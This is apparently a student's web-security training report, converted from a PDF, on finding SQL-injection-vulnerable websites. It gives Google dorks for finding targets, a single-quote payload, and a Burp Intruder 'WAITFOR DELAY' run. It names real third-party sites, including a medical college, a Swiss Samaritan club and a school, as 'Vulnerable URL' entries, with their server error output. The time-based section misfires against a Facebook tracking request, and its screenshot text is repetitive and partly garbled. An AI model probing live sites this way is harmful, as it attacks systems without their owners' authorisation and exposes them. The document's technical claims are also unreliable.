

TASK – 1 (WEB APP SEC)

TARGET:

- 1). Find three SQL error based vulnerable websites.
- 2). Find three SQL Time Based Vulnerable websites.
- 3). Find three SQL Blind Injection Vulnerable websites.

SYNOPSIS:

SQL INJECTION:

SQL Injection is a type of security vulnerability that occurs when an attacker can manipulate or inject malicious SQL code into an application's database query. It takes advantage of improper input sanitization or validation, allowing an attacker to modify the intended SQL queries.

SQL injections can have severe consequences such as unauthorised data access, data manipulation, or even full control of the database.

TYPES OF SQL INJECTION:

There are several types of SQL attacks that attackers can use to exploit vulnerabilities in an application. Here are some common types:

1. Classic SQL injection: This is the most basic type of SQL injection. It occurs when an attacker injects malicious SQL code into user points, such as form fields or query parameters. The injected code can modify the intended query or execute additional commands.

2. Blind SQL injection: In a blind SQL injection, an attacker exploits a vulnerability without receiving a direct feedback from the application. The attacker injects SQL code that forces the application to perform conditional queries , and they can infer the result based on the application's response(True or False).

3. Time-Based Blind SQL Injection: This type of SQL injection is similar to blind SQL injection but relies on causing a delay in the application's response.

#ST#IS#4899

4. Error-Based SQL Injection: in an error-based injection, the attacker injects malicious SQL code to intentionally trigger an error in the application.

5. Union-Based SQL Injection: Union-based SQL injection attack involves injecting a SELECT statement with a UNION operator to combine the result of the injected query with the original query.

6. Second-Order SQL Injection: This type of attack occurs when user input is stored in the database and later used in a different context without proper validation.

7. Out-Of-Band SQL Injection: In some cases, the application may have restrictions on certain SQL functions or commands. This attack involves injecting SQL that triggers communication with an external server controlled by the attacker.


8. Stored Procedure Injection: if an application relies heavily on stored procedures, an attacker can exploit vulnerabilities by injecting malicious code into the procedure parameters.

PROCEDURE:

SQL Error Based Vulnerable Websites:

Step-1:


Open the “Google Chrome”.



#ST#IS#4899


Step-2:

Open an incognito window using "CTRL+SHIFT+N" shortcut.



Step-3:

Use the google dork “gallery.php?id= site:.pk” and search for the sites in the incognito window of the browser.



Step-4:

Now open all the sites and check for the vulnerability using the SQL payloads.

#ST#IS#4899

Website-1:

URL: <https://rlmc.edu.pk/rlmc/notice-details?id=305>

The screenshot shows the homepage of the RLMC website. At the top, there is a navigation bar with links to Prof. Rashid Latif Khan, Admissions, Virtual Tour, International Students, Alumni, Careers, and contact information (+92 49 2451091-7). Below the navigation bar is the college's logo and the motto "NE PLUS ULTRA". The main content area features a "Notice Board" section with a red header. To the right, there is a sidebar titled "Other Links" containing links to RLMC Library, RLMC Gallery, Digital Library, and Virtual Tour. Below the sidebar is another section titled "Colleges" with links to various affiliated colleges like RLMC, RLCP, RLDC, RLCPT, Rliahs, and RLNC.

Use the payload ‘.’

Vulnerable URL: <https://rlmc.edu.pk/rlmc/notice-details?id=305%27>

The screenshot shows the same website as above, but with a fatal error message displayed. The error message reads: "Fatal error: Uncaught Error: Call to a member function fetch_assoc() on boolean in /home/rilmcedup/public_html/rlmc/notice-details.php:39 Stack trace: #0 {main} thrown in /home/rilmcedup/public_html/rlmc/notice-details.php on line 39". This indicates a SQL injection vulnerability where the user input '305%27' was interpreted as a boolean value, causing a fatal error. The rest of the page content is missing due to the error.

#ST#IS#4899

Website-2:

Use the google dork “main.php?id=”

The screenshot shows a Google search results page with the query "main.php?id=". The results include:

- C# Corner - Create An HTML Form And Insert Data Into The Database ... (https://www.c-sharpcorner.com/uploadfile/create-an-html-form-and-insert-data-into-the-database/)
- Samariter Münsingen - index.php?id=2 (https://samaritermuensingen.ch/index.php?id=2)
- phpMyAdmin - Configuration — phpMyAdmin 5.1.4 documentation (https://docs.phpmyadmin.net/latest/config/)
- Aircrack-ng - Airmon-ng (https://www.aircrack-ng.org/doku/id/airmon-ng)


The status bar at the bottom shows the date as 09-Feb-2022, the location as Kali, the weather as 40°C Mostly sunny, and the time as 4:41 PM on 5/14/2023.

URL: <https://samaritermuensingen.ch/index.php?id=2>

The screenshot shows the homepage of the Samariter Münsingen website. The header features a red bar with the logo "samariter Münsingen" and navigation links for Startseite, Kurse, Sanitätsdienst, Ersteinsatzgruppe, Verein, and Kontakt. The footer contains the address "© Samariter Münsingen, Bernstrasse 11, 3110 Münsingen, www.samariter-muensingen.ch". The status bar at the bottom shows the date as 09-Feb-2022, the location as Kali, the weather as 40°C Mostly sunny, and the time as 4:40 PM on 5/14/2023.

#ST#IS#4899


Vulnerable URL: <https://samaritermuensingen.ch/index.php?id=2%27>



Website-3:

Use the google dork “gallery.php?id= site:”.

URL: <https://bethaneyschoolsulantu.com/gallery.php?id=2>



Vulnerable URL: <https://bethaneyschoolsulantu.com/gallery.php?id=2%27>

#ST#IS#4899

The screenshot shows a browser window with multiple tabs open. The active tab displays the website bethaneyschoolsulantu.com/gallery.php?id=2%27. The page content includes the school's logo, name, and crest. A banner at the top states: '(AFFILIATED TO CBSE – SENIOR SECONDARY LEVEL, AFFILIATION NO. 2430200, SCHOOL CODE:15552) (UNIT OF BETHANY EDUCATIONAL SOCIETY (R) MANGALORE)'. Below the banner, a navigation menu offers links to HOME, ABOUT US, ACTIVITIES, INFRASTRUCTURE, SCIENCE & ART, ONLINE APPLICATION, UPDATES, and CONTACT US. A large image of a stage performance during a 'PARENTS DAY CELEBRATION' is prominently displayed. To the right of the image, there are two vertical columns of smaller images labeled 'Our Activities' and 'Lab Facility'. The bottom of the screen shows a Windows taskbar with various icons and system status information.

SQL Time Based Vulnerable Websites:

Website-1:

Use the google dork “index.of.?frm”.

URL: <https://www.garp.org/frm/study-materials>

POV:

#ST#IS#4899

Burp Suite Professional v2021.4.3 - TASK-1 - licensed to Supraja Technologies

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to https://www.facebook.com:443 [157.240.228.35]

Forward Drop Intercept is on Action Open Browser

Pretty Raw View Actions ▾

```

1 GET /tr/?id=$1149615015138717&ev=$Microdata$&dl=https%3A%2F%2Fwww.garp.org%2Ffrm%2Fstudy-materials$&rl=$&if=$false$&ts=$1684084230160$&cd[DataLayer]=${$B$5D$&cd[Meta]=
    $7B$2c$1e1et2213A422Study120Materials1207C120Financial120Risk120Manager120(FRM)C1AB1207C120GARP12212C122metat3adescription12213A122To120prepar120for120the120FRM120Exam12C120GARP120pr
    ov120dest120study120Materials12C120practice120exam12C120and120third-party120prep120providers120get120free120downloads120of120freet120download120for120FRM120study120Materials12217D$&cd[OpenGraph]
    17B%2Cog13Adescription12213A122To120prepar120for120the120FRM120Exam12C120GARP120Providers120ad120study120Materials120%2C120practice120exam12C120and120third-party120prep120providers120get120free
    120downloads120of120freet120download120for120FRM120study120Materials12212C122og13Aticle12213A122Study120Materials120%2C120practice120exam12C120and120third-party120prep120providers120get120free
    120downloads120of120freet120download120for120FRM120study120Materials12212C122og13Image12213A122Common12FCommon12FImages12Ffeature12520Images12FGARP_FRM.png123keepProtocol12212C122og13Image12213A122height12213A122https%3A
    %2C122og13Auri12213A122https%3A%2F%2Fwww.garp.org%2Ffrm%2Fstudy-materials%2217D$&cd[Schema.org]=${$B$5D$&cd[JSON-LD]}=$SB$5D$&sw=1366&sh=768&r=stable&a=tmsimo-GTM-WebTemplate&ec=1&
    o=304$fbp=1.1684084194090.561141339&it=$1684084228373&coo=false&es=automatic&t=3&rgm=GRT HTTP/2
2 Host: www.facebook.com
3 Sec-Ch-Ua: " Not A;Brand";v="95", "Chromium";v="90"
4 Sec-Ch-Ua-Mobile: ?0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
6 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
7 Sec-Fetch-Site: cross-site
8 Sec-Fetch-Mode: no-cors
9 Sec-Fetch-Dest: image
10 Referer: https://www.garp.org/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15

```

⑦ ⚙️ ⚡ Search... 0 matches

28* Search ENG IN 10:56 PM 5/14/2023

Go to the intruder window by sending the proxy code to the intruder by right clicking on the input vulnerable options.

Burp Suite Professional v2021.4.3 - TASK-1 - licensed to Supraja Technologies

Dashboard Target **Intruder** Repeater Window Help

1 x 2 x 3 x ...

Target Positions Payloads Options

⑦ Payload Positions Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```

1 GET /tr/?id=$1149615015138717&ev=$Microdata$&dl=https%3A%2F%2Fwww.garp.org%2Ffrm%2Fstudy-materials$&rl=$&if=$false$&ts=$1684084230160$&cd[DataLayer]=${$B$5D$&cd[Meta]=
    $7B$2c$1e1et2213A422Study120Materials1207C120Financial120Risk120Manager120(FRM)C1AB1207C120GARP12212C122metat3adescription12213A122To120prepar120for120the120FRM120
    Exam120Materials120%2C120Providers120Dest120Study120Materials120%2C120Practice120Exam12C120and120Third-Party120Prep120Providers120Get120Free120Downloads120Of120Free120Download120For120FRM120Study120Materials12217D$&cd[OpenGraph]
    17B%2Cog13Adescription12213A122To120prepar120for120the120FRM120Exam12C120GARP120Providers120ad120study120Materials120%2C120practice120exam12C120and120third-party120prep120providers120get120free
    120downloads120of120freet120download120for120FRM120study120Materials12212C122og13Aticle12213A122Study120Materials120%2C120practice120exam12C120and120third-party120prep120providers120get120free
    120downloads120of120freet120download120for120FRM120study120Materials12212C122og13Image12213A122Common12FCommon12FImages12Ffeature12520Images12FGARP_FRM.png123keepProtocol12212C122og13Image12213A122height12213A122https%3A
    %2C122og13Auri12213A122https%3A%2F%2Fwww.garp.org%2Ffrm%2Fstudy-materials%2217D$&cd[Schema.org]=${$B$5D$&cd[JSON-LD]}=$SB$5D$&sw=1366&sh=768&r=stable&a=tmsimo-GTM-WebTemplate&ec=1&
    o=304$fbp=1.1684084194090.561141339&it=$1684084228373&coo=false&es=automatic&t=3&rgm=GRT HTTP/2
2 Host: www.facebook.com
3 Sec-Ch-Ua: " Not A;Brand";v="95", "Chromium";v="90"
4 Sec-Ch-Ua-Mobile: ?0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
6 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
7 Sec-Fetch-Site: cross-site
8 Sec-Fetch-Mode: no-cors
9 Sec-Fetch-Dest: image
10 Referer: https://www.garp.org/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15

```

⑦ ⚙️ ⚡ Search... 0 matches Clear

24 payload positions Length: 1902

28* Search ENG IN 10:57 PM 5/14/2023

Now give the payload as “WAITFOR DELAY” in the payloads section of the intruder.

#ST#IS#4899

Burp Suite Professional v2021.4.3 - TASK-1 - licensed to Supraja Technologies

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options

1 x 2 x 3 x ...

Target Positions **Payloads** Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1

Payload type: Simple list Request count: 24

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

WAITFOR DELAY

Add Enter a new item

Add from list ...

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

URL-encode key characters



Now click on the “Start Attack”.

Burp Suite Professional v2021.4.3 - TASK-1 - licensed to Supraja Technologies

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Req...	Position	Payload	Status	Error	Timeout	Length	Comment
0	1	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
1	2	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
2	3	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
3	4	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
4	5	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
5	6	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
6	7	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
7	8	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
8	9	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
9	10	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
10	11	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	

Start attack

payload type can be customized in

Payload Sets

You can define one or more payload sets. The number of payload sets you define will affect the number of attacks.

Payload set: 1

Payload type: Simple list

Payload Options [Simple list]

This payload type lets you configure a simple list of strings.

Paste WAITFOR DELAY

Load ...

Remove

Clear

Add Enter a new item

Add from list ...

Request Response

Pretty Raw Render Actions

```
1 HTTP/2 200 OK
2 Content-Type: text/plain
3 Access-Control-Allow-Origin:
4 Access-Control-Allow-Credentials: true
5 Strict-Transport-Security: max-age=31536000; includeSubDomains
6 Cross-Origin-Resource-Policy: cross-origin
7 Content-Length: 0
8 Server: proxygen-bolt
9 Alt-Svc: h3=":443"; ma=86400
10 Date: Sun, 14 May 2023 17:23:13 GMT
11
12
```

Payload Processing


You can define rules to perform various processing tasks.

Enabled Rule

URL-encode key characters

Search... 0 matches

Finished



#ST#IS#4899

Burp Suite Professional v2021.4.3 - TASK-1 - licensed to Supraja Technologies

Dashboard Target Proxy Intruder Repeater Window Help

1 x 2 x 3 x ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of different ways.

Payload set: 1 Payload type: Simple list Request Response

Payload Options [Simple list]

This payload type lets you configure a simple list of strings.

Paste Load ... Remove Clear Add Enter a new item Add from list ...

Payload Processing

You can define rules to perform various processing tasks.

Add Enabled Rule Rule Finished 0 matches

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Response
1	HTTP/2 200 OK
2	Content-Type: text/plain
3	Access-Control-Allow-Origin:
4	Access-Control-Allow-Credentials: true
5	Strict-Transport-Security: max-age=31536000; includeSubDomains
6	Cross-Origin-Resource-Policy: cross-origin
7	Content-Length: 0
8	Server: proxygen-bolt
9	Alt-Svc: h3=":443"; ma=86400
10	Date: Sun, 14 May 2023 17:23:13 GMT
11	
12	

Intruder attack

Start attack

payload type can be customized in

Burp Suite Professional v2021.4.3 - TASK-1 - licensed to Supraja Technologies

Dashboard Target Proxy Intruder Repeater Window Help

1 x 2 x 3 x ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of different ways.

Payload set: 1 Payload type: Simple list Request Response

Payload Options [Simple list]

This payload type lets you configure a simple list of strings.

Paste Load ... Remove Clear Add Enter a new item Add from list ...

Payload Processing

You can define rules to perform various processing tasks.

Add Enabled Rule Rule Finished 0 matches

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Response
1	HTTP/2 200 OK
2	Content-Type: text/plain
3	Access-Control-Allow-Origin:
4	Access-Control-Allow-Credentials: true
5	Strict-Transport-Security: max-age=31536000; includeSubDomains
6	Cross-Origin-Resource-Policy: cross-origin
7	Content-Length: 0
8	Server: proxygen-bolt
9	Alt-Svc: h3=":443"; ma=86400
10	Date: Sun, 14 May 2023 17:23:13 GMT
11	
12	

Intruder attack

Start attack

payload type can be customized in

#ST#IS#4899

Burp Suite Professional v2021.4.3 - TASK-1 - licensed to Supraja Technologies

Proxy Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Rep

1 x 2 x 3 x ...

Target Positions **Payloads** Options

Payload Sets

You can define one or more payload sets. The number of payload sets you can define depends on the number of different ways.

Payload set: 1 Payload type: Simple list

Payload Options [Simple list]

This payload type lets you configure a simple list of strings.

Paste Load ... Remove Clear Add Enter a new item Add from list ...

Payload Processing

You can define rules to perform various processing tasks.

Add Enabled Rule URL-encode key characters

Attack Save Columns

Intruder attack

Results Target Positions Payloads Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length	Comment
1	1	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
12	12	WAITFOR+DELAY	200	<input type="checkbox"/>	<input type="checkbox"/>	331	
